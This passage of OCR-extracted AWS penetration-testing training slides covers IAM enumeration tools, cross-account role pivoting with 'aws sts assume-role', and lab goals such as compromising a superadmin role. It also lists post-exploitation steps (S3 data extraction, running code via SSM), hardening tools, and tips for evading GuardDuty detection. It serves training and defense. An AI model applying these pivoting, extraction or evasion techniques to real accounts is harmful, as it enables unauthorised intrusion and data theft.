
Some tools try to **brute force all API calls** allowed by the IAM policy. The calls performed by this tool are all non-destructive (only get* and list* calls are performed).

weirdALL

https://github.com/carnal0wnage/weirdAAL

Enumerate-iam

https://github.com/andresriancho/enumerate-iam



Multiple AWS accounts


Organize workloads in **SEPARATE ACCOUNTS** and group accounts based on **CRITICALITY,** Operating teams and environment (Dev-Test-Acceptance-Pprd-Prod)

One classic way to **PIVOT** between accounts

aws sts assume-role

Cross-account delegation must be defined in

- **IAM POLICY** attached to the **SOURCE IDENTITY**
- **ASSUME POLICY** on the **TARGET ROLE**



Multiple AWS accounts


Role Example

```
{
    "Path": "/",
    "RoleName": "target_role",
    "RoleId": "AROA4EKFHAZDAZDAZ",
    "Arn": "arn:aws:iam::833905751850:role/target_role ",
    "CreateDate": "2022-07-21T14:35:57Z",
    "AssumeRolePolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Sid": "",
                "Effect": "Allow",
                "Principal": {
                    "AWS": "arn:aws:iam::751796441543:role/source_role"
                },
                "Action": "sts:AssumeRole"
            }
        ]
    },
    "MaxSessionDuration": 3600
}
```

"target_role" role definition in the 833905751850 account

"source_role" could assume "target_role" if it has an IAM policy (defined in 751796441543) that allows to assume this role

Max 12 hours



10 - Multiple AWS accounts

Hands-on

YOUR GOAL


How can you pivot to another account ?
Identify a weak IAM role to assume from an already compromised account.

YOUR TOOLS

Aws cli

```
aws sts assume-role --role-arn [XXX] --role-session-name [TOTO]

aws iam list-roles
```




10 - Multiple AWS accounts


Hands-on

YOUR GOAL : *Compromise the superadmin_role role in the 83 account*

Aws cli

```
aws sts assume-role --role-arn [XXX] --role-session-name [TOTO]
```





11 - AWS POST EXPLOITATION

- Extract **sensitive data from** S3 bucket


  aws s3 ls

- **Execute "custom code"** on EC2 with Send Command or Session Manager

  aws ssm send-command


- Etc.

- **Hack The ~~Planet~~ Cloud!**




AWS


Harden




AWSHOUND : The MISSING attack path graph visualization



AWS
Harden





Cloudsplaining
[salesforce]


ScoutSuite
[nccgroup]

Effective prevention measures

Review IAM Policy and AWS hardening
Cloudsplaining [SalesForce]
ScoutSuite [NCCGroup]

Deploy Service Control Policies (SCPs) on sensitive TAG to “block” local privilege escalation

Try logging cloud assets and correlating events, not only OS but also cloud security events
#GuardDuty #CloudTrail



AWS

Avoid basic detection

Amazon GuardDuty

https://docs.aws.amazon.com/guardduty/latest/ug/guardduty_finding-types-active.html

- Be **careful with your unix distribution.** AWS CLI will share your operating system (User-Agent) and raise an alert on:

  PenTest:IAMUser/**KaliLinux**

  PenTest:IAMUser/**ParrotLinux**

  PenTest:IAMUser/**PentooLinux**

- Do **not use credentials** (EC2) **outside** of AWS

